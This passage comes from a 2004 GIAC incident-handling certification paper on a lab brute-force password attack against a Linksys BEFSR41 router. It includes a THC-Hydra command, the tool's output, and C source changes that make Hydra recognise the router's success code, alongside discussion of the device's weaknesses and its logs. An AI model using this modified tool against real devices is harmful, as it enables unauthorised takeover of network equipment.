Multithreaded, Dictionary-Based, Brute Force Password Attack on Linksys BEFSR41 With Remote Management Enabled Using A Modified THC-Hydra Tool

By Joel I. Kirch, GSEC

For SysAdmin, Audit, Network, Security (SANS) Global Information Assurance Certification (GIAC) GIAC Incident Handler Certification (GCIH) Certification, Version 3

20 February 2004

Abstract

A multithreaded, dictionary-based, brute force password attack on a Linksys BEFSR41 with Remote Management enabled using modified THC-Hydra source code was conducted in a laboratory environment simulating a small business with cable modem Internet connectivity.

The vulnerabilities of the Linksys BEFSR41 are discussed, as well as the modifications to the THC-Hydra source code. The attack and the signatures of the attack are presented.

The fictional characters Professor Falken and Chris – “the network guy”, react to the attack using the six stages of the Incident Handling process. Additionally, instructions are included to create the modified version of the THC-Hydra tool and a discussion of the mathematics of a strong password is presented.

Table of Contents

1.0 Statement of Purpose

1.1 Brief Description of the Intent of the Attack

The goal is to successfully take control of a Linksys BEFSR41 router.

After scanning the victim network, a demonstration of slightly modified THC-Hydra code, a multi-threaded dictionary based attack tool, against a Linksys BEFSR41 Router, which if successful, will provide the attacker with complete control of the device.

1.2 Objectives

The objectives are to demonstrate before and after modifications of source code to THC-Hydra and examine the results of the attack on a Linksys BEFSR41. Attack and defense strategies, as well as the 6 stages of the Incident Handling process will be discussed.

2.0 The Exploit

2.1 Name

For the Linksys BEFSR41 with firmware version 1.45.7 released July 31, 2003, there is no specific Common Vulnerabilities and Exposures (CVE) number or candidate number. There is no specific CERT number or advisory or BUGTRAQ information.

However, all three of these sources contain information regarding older vulnerabilities that have been corrected with updates to the product’s firmware.

Since there was no specific vulnerability with the Linksys BEFSR41 (firmware 1.45.7), it was necessary to look for a generic exploit that could take advantage of a misconfiguration of the device. Specifically, the device is vulnerable to dictionary-based brute force attacks against weak passwords if the remote management capability is enabled.

The main tool used for this attack is THC-Hydra, which is a multi-threaded, dictionary-based, brute force, password-guessing tool. THC-Hydra is available from The Hacker’s Choice (THC), in the “releases” section. THC-Hydra can be found at the following URL: http://www.thc.org/releases.php

2.2 Operating System

This exploit affects any operating system that is susceptible to remote logins using the protocols listed below. However, some custom modifications to the software may be required to achieve the desired results.

The Linksys box has a closed / proprietary operating system. It is using the latest firmware version 1.45.7 released July 31, 2003.

2.3 Protocols / Services / Applications

THC-Hydra will perform a multi-threaded brute force dictionary attack using the following protocols:

- telnet
- ftp
- pop3
- imap
- smb*
- smbnt*
- http
- https
- cisco
- cisco-enable
- ldap
- mysql
- nntp
- vnc
- rexec
- socks5
- icq
- pcnf

*These protocols cannot be run as parallel tasks.

According to the README file included in the download, SSH version 1 and version 2, Oracle, and MS-SQL are additional protocols that are planned for future releases.

2.3.1 Basic Authentication

The Linksys BEFSR41, like many similar devices, uses Hyper Text Transfer Protocol (HTTP) based Basic Authentication for administration.

The following section describes the Basic Authentication Scheme. It was taken directly from RFC 2617 – HTTP Authentication: Basic and Digest Access Authentication, June 1999 and can be found at the following website: http://www.ietf.org/rfc/rfc2617.txt

> RFC 2617
> HTTP Authentication: Basic and Digest Access Authentication
> June 1999,
> Franks, et al.
>
> [2] Basic Authentication Scheme
>
> The "basic" authentication scheme is based on the model that the client must authenticate itself with a user-ID and a password for each realm. The realm value should be considered an opaque string which can only be compared for equality with other realms on that server. The server will service the request only if it can validate the user-ID and password for the protection space of the Request-URI. There are no optional authentication parameters.
>
> For Basic, the framework above is utilized as follows:
>
> ```
> challenge   = "Basic" realm
> credentials = "Basic" basic-credentials
> ```
>
> Upon receipt of an unauthorized request for a URI within the protection space, the origin server MAY respond with a challenge like the following:
>
> ```
> WWW-Authenticate: Basic realm="WallyWorld"
> ```
>
> where "WallyWorld" is the string assigned by the server to identify the protection space of the Request-URI. A proxy may respond with the same challenge using the Proxy-Authenticate header field.
>
> To receive authorization, the client sends the userid and password, separated by a single colon (":") character, within a base64 [7] encoded string in the credentials.
>
> ```
> basic-credentials = base64-user-pass
> base64-user-pass  = <base64 [4] encoding of user-pass,
>                      except not limited to 76 char/line>
> user-pass         = userid ":" password
> ```

```
      userid          = *<TEXT excluding ":">
      password        = *TEXT
```

> Userids might be case sensitive.
>
> If the user agent wishes to send the userid "Aladdin" and password "open sesame", it would use the following header field:

```
      Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

> A client SHOULD assume that all paths at or deeper than the depth of the last symbolic element in the path field of the Request-URI also are within the protection space specified by the Basic realm value of the current challenge. A client MAY preemptively send the corresponding Authorization header with requests for resources in that space without receipt of another challenge from the server. Similarly, when a client sends a request to a proxy, it may reuse a userid and password in the Proxy-Authorization header field without receiving another challenge from the proxy server. See section 4 for security considerations associated with Basic authentication.

It should be noted that in most cases (if not all), the use of Basic Authentication is not encrypted. Therefore, although this technique would still be as effective from inside the network, a password sniffer would be more effective at capturing the password to the device. In fact, if a password is strong and cannot be cracked, this technique may be the only viable attack on an internal network with no exploitable vulnerabilities.

2.4 Variants

The THC-Hydra tool did not produce output correctly and did not store found username / password combinations, so the hydra-http.c file was changed slightly to get the desired results. THC-Hydra was written in C code and the start_http() function had to be modified to handle the unexpected results returned from the Linksys BEFSR41.

A simple 11-password file was used to create the following output to show typical output of the unmodified THC-Hydra tool against a Linksys BEFSR41.

```
Hydra v3.0 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2004-02-17 01:13:04
[DATA] 4 parallel tasks, 11 login tries (l:1/p:11), ~2 tries per task
[new pair] host: 10.10.10.20 - login "admin" - pass "" (1 of 11)
[new pair] host: 10.10.10.20 - login "admin" - pass "admin" (2 of 11)
[new pair] host: 10.10.10.20 - login "admin" - pass "admin" (3 of 11)
Detected double with -e n|s option, skipping double password try. admin <-> admin
[new pair] host: 10.10.10.20 - login "admin" - pass "1234" (5 of 11)
[new pair] host: 10.10.10.20 - login "admin" - pass "Welcome1" (6 of 11)
[new pair] host: 10.10.10.20 - login "admin" - pass "foo" (7 of 11)
[new pair] host: 10.10.10.20 - login "admin" - pass "bar" (8 of 11)
[new pair] host: 10.10.10.20 - login "admin" - pass "asdf" (9 of 11)
[new pair] host: 10.10.10.20 - login "admin" - pass "qwerty" (10 of 11)
[new pair] host: 10.10.10.20 - login "admin" - pass "test" (11 of 11)
Waiting for children to finnish their jobs ...
Unusual return code: 5 for admin:Welcome1
```

```
[DATA] 0 passwords found on 10.10.10.20, 11 attempts made in 00:01h
Hydra finished at 2004-02-17 01:13:08
```

The unmodified code did not correctly handle the “Unusual return code” of 5, even though that was the correct password. In addition, THC-Hydra has an option to store found username and password combinations, but because no passwords were found the ability to store them is lost.

The output from THC-Hydra could be piped to a utility like grep to search for the keyword “Unusual” (see the following example.)

The command:

```
$./hydra –v –l “admin” –P password –f –e ns 10.10.10.20 –s 8080 http / | grep
Unusual
```

produces the results:

```
Process 18456: Can not connect [unreachable], retrying (1 of 1 retries)
Process 18457: Can not connect [unreachable], retrying (1 of 1 retries)
Process 18458: Can not connect [unreachable], retrying (1 of 1 retries)
Unusual return code: 5 for admin:Welcome1
Server (10.10.10.20) scan complete
```


However, that still did not solve the problem of storing found username / password combinations and even the output from grep is very difficult to read when dealing with large password files.

Section 2.5.3 discuses the modifications performed to the source code to handle this return code. By modifying the THC-Hydra source code, both of these problems are solved.

2.5 Description

2.5.1 Vulnerability

The Linksys BEFSR41 brute-force dictionary-based password attack vulnerability exists from outside of the network if the Remote Management capability has been enabled; however it is disabled by default. See figure 1. The BEFSR41 is always vulnerable to this type of attack from inside the network, although its effectiveness can be combated through the use of strong passwords.



Address: http://192.168.1.1/Filters.htm

FILTERS

Filters enable you to prevent certain PCs on your network from accessing your Internet connection.

Filtered Private IP Range: (0 to 254)

1: 192.168.1.0 ~ 0
2: 192.168.1.0 ~ 0
3: 192.168.1.0 ~ 0
4: 192.168.1.0 ~ 0
5: 192.168.1.0 ~ 0

Filtered Private Port Range: (0 to 65535)

1: Both 0 ~ 0
2: Both 0 ~ 0
3: Both 0 ~ 0
4: Both 0 ~ 0
5: Both 0 ~ 0

Private MAC Filter

Block WAN Request: ● Enable ○ Disable
Multicast Pass Through: ● Enable ○ Disable
IPSec Pass Through: ● Enable ○ Disable
PPTP Pass Through: ● Enable ○ Disable
Remote Management: ○ Enable ● Disable Port: 8080
Remote Upgrade: ○ Enable ● Disable
MTU: ○ Enable ● Disable Size: 1500

Figure 1 – Filters tab screenshot

2.5.2 Why It Is Exploitable?

The Linksys BEFSR41 has a vulnerably to brute force password attacks conducted against the HTTP-based Basic Authentication model used for the administration of the device.

External to the network, the device is exploitable to a brute force attack if two factors are present. First, Remote Management must be enabled and second, a password must successfully be guessed. The use of a strong password is critical in reducing the probability of a successful brute force attack. The Linksys BEFSR41 has Remote Management disabled by default, but on the internal network, the device is completely vulnerable to this type of attack regardless of whether Remote Management has been enabled or not.

Both internally and externally to the network, an additional vulnerability exists because the administrative web interface is not encrypted, and a network sniffer can just detect the password being sent in clear text.

The problem is worsened, because the Linksys device does not attempt to detect or block a brute force attack. It would be nice if the device had some defenses that could block **n** failed attempts in **x** time from **y** IP-address. Where **n**, **x**, and **y** could be changed by the Network Administrator. The device could also restrict Remote Management to valid IP addresses defined by the Network Administrator. Similar companies' devices like D-Link provide this feature.

Certainly, spoofing the IP addresses or using a distributed attack could defeat these measures, but they would make this type of vulnerability much harder to exploit.

Linksys, which is now owned by Cisco, dominates the home office / small office networking market. The fact that the market leader does not have a product that will record or block a massive number of failed connection attempts is disappointing to say the least, but the Linksys BEFSR41 is still a great value at around $50 USD.

2.5.3 Explanation of Source Code from THC-Hydra

To help understand and reverse engineer the source code from THC-Hydra, a commercial tool called “Understand for C++” was used to develop the graphical figures below (it works for C code too.) This tool is available from Scientific Toolworks, Inc. $495 USD (http://www.scitools.com/ucpp.html)

Figure 2 shows the functions that call start_http(). From the main(), the function hydra_main() is called, which in turn calls service_http(), which finally calls start_http(). The start_http()function does the actual network communication and basic authentication for passwords against the Linksys device from the attack machine.




Figure 2 – start_http() Function “Called By”

Figure 3 shows the parameters for the start_http() function, as well as the functions it, in turn, invokes.




Figure 3– start_http () Function Declarations

The following section contains an explanation of what occurs in the function named start_http(). The convention used is: an explanation, followed by the actual `source code`, where horizontal lines offset each section.

The function start_http(sock, ip, port, options, miscptr, fp) is called with the following parameters. Some comments were removed from this function to help with readability.

s	= the socket
ip	= the IP address of the target machine
port	= the port number of the target machine
options	= any options selected
*miscptr	= the char pointer to miscptr
*fp	= the file pointer to fp

```
int start_http(int s, unsigned long int ip, int port, unsigned char options, char
*miscptr, FILE *fp) {
```

Variables are created and initialized.

```
    char *empty = "";
    char *login, *pass, buffer[300], buffer2[110];
    char *header = "";
    char *ptr;
```

If there is a login, get it.
If there is a password, get it.

```
    if (strlen(login = hydra_get_next_login()) == 0) login = empty;
    if (strlen(pass = hydra_get_next_password()) == 0) pass = empty;
```

Format the output and send it to the char array buffer2.
Convert the string to base 64 – needed for Basic Authentication.

```
    sprintf(buffer2, "%.50s:%.50s", login, pass);
    tobase64(buffer2);
```

Format the output and send it to the char array buffer.

```
    sprintf(buffer, "HEAD %.250s HTTP/1.0\r\nAuthorization: Basic
            %s\r\nUser-Agent: Mozilla/4.0 (Hydra)\r\n%s\r\n", miscptr,
            buffer2, header);
```

Sends the buffer data to the socket s – sends the data to the Linksys device.

```
    if (hydra_send(s, buffer, strlen(buffer), 0) < 0) {
        return 1;
    }
```

The hydra_receive_line() handles the results from the socket communication with the Linksys device.




Figure 4 – hydra_receive_line() Invocation Tree

The response from the socket is stored in buf.

```
buf = hydra_receive_line(s);
```

While the search of buf for the substring “HTTP/1.” is null and buf itself is not null, put the data from hydra_receive_line into buf.
Keep getting data from the socket until it finds “HTTP/1.”.

```
while (strstr(buf, "HTTP/1.") == NULL && buf != NULL)
    buf = hydra_receive_line(s);
```

Make sure that buf has some data in it or return.

```
if (buf == NULL) {
    return 1;
}
```

This is the section that needed to be modified. The section below is the original. It has been replaced.

```
ptr = ((char*)index(buf, ' ')) + 1;
if (*ptr == '2') {
    hydra_report_found_host(port, ip, "www", fp);
    hydra_completed_pair_found();
} else {
    if (*ptr != '4')
        printf("Unusual return code: %c for %s:%s\n", (char) *(index(buf,
                 ' ') + 1), login,pass);
    hydra_completed_pair();
}
```

This is the same section with modifications. (Note – do not include both sections when building the THC-Hydra-Linksys tool described in section 6.1.)

We know buf has data so, (Typecast) Set ptr to the location of the first occurrence of a space (‘ ‘) + 1. This is where the return code is.

```
    ptr = ((char*)index(buf, ' ')) + 1;
```

The following debug statement was needed to determine what the return codes were. It was commented out once it was determined that a Linksys BEFSR41 returned the value of 5 upon finding a successful password.

```
    //printf("******** debug return code *********: %c for %s:%s\n",
           (char) *(index(buf, ' ') + 1), login,pass);
```

A successful username / password combination was found and appropriate functions are called.

```
    if (*ptr == '2') {
        hydra_report_found_host(port, ip, "www", fp);
        hydra_completed_pair_found();
```

Duplication of successful operation as listed above, of course, handling the special code of 5 – which is the successful return code for a Linksys BEFSR41. This allows the results to be stored in a file, and the brute-force attack to stop if that option was selected. With this modification omitted, an output-parsing tool like grep would need to be used to search for the string “Unusual.” The results are much “cleaner” this way.

This logic may cause unforeseen results with the other services and has not been tested. Therefore it is recommended that the code be modified for use against Linksys targets exclusively and used separately from the original THC-Hydra source code. (See section 6, for instructions on how to create a separate THC-Hydra-Linksys tool.)

```
    if (*ptr == '5') {//this is the successful return code for Linksys
        hydra_report_found_host(port, ip, "www", fp);
        hydra_completed_pair_found();
```

The return code of 4 indicates the username / password combination was unsuccessful, therefore, any other value is considered “Unusual” and some output is displayed to the screen. This is what was displayed before the modification above. A separate function hydra_completed_pair() is called, instead of the hydra_completed_pair_found() function that is found in the successful operation.

```
    } else {
        if (*ptr != '4')
            printf("Unusual return code: %c for %s:%s\n", (char) *(index(buf,
                       ' ') + 1), login,pass);
        hydra_completed_pair();
    }
```

Clean up and exit.

```
    free(buf);

    if (memcmp(hydra_get_next_pair(), &HYDRA_EXIT, sizeof(HYDRA_EXIT)) == 0)
        return 3;
    return 1;

}
```


2.6 Signatures of the Attack

2.6.1 Linksys Router

The attack does leave traces on the Linksys device and they are shown in section 5.2.3. For the current configuration, the attack does not have a signature that could be used to detect or block the attack. However, if an Intrusion Detection System (IDS), such as Snort or Shadow were deployed in front of the Linksys device, the IDS should be able to detect this signature and prevent this type of attack.

In order to detect this or a related network attack, the Linksys router must have logging enabled (see Figure 5.) It is possible to send the logs to a specific machine on the internal network, or the logs can be broadcast to all networked devices by setting the value to 255.

For testing purposes, the value was set to 255; however, this should be set to a specific internal machine in a production environment. Unless there is some reason the Network Administrator would like all incoming and outgoing web traffic logs from the device broadcast to all (253 potential) machines on the network.



Address: http://192.168.1.1/Log.htm


There are some log settings and lists in this page.

Access Log: ● Enable ○ Disable

Send Log to: 192.168.1.255

Figure 5 – Linksys Log Web Interface


The Linksys router provides a web-based interface to view both the incoming and outgoing logs. By logging into the device itself and navigating to the Log page you can access this data by clicking on the "Incoming Access Log" and "Outgoing Access Log" buttons (See Figures 6 and 7).



Incoming Log Table

Source IP	Destination Port Number
200.217.6.2	3567
172.146.20.107	3567
66.79.40.225	3567

Figure 6 – Linksys Incoming Access Log Interface



Outgoing Log Table

LAN IP	Destination URL/IP	Service/Port Number
192.168.1.100	images.slashdot.org	HTTP
192.168.1.100	images-aud.slashdot.org	HTTP
192.168.1.100	ads.osdn.com	HTTP
192.168.1.100	toolbarqueries.google.com	HTTP
192.168.1.100	images.slashdot.org	HTTP
192.168.1.100	slashdot.org	HTTP


Figure 7 – Linksys Outgoing Access Log Interface

In addition to the logs generated by the Linksys router, logs were also captured on a Windows platform using a tool called WallWatcher 2.2.14. Tcpdump was also used on the Linux attack machine. This machine resided on the internal network to capture local network traffic. A sample of that network traffic can be found in section 2.6.3.

2.6.2 WallWatcher

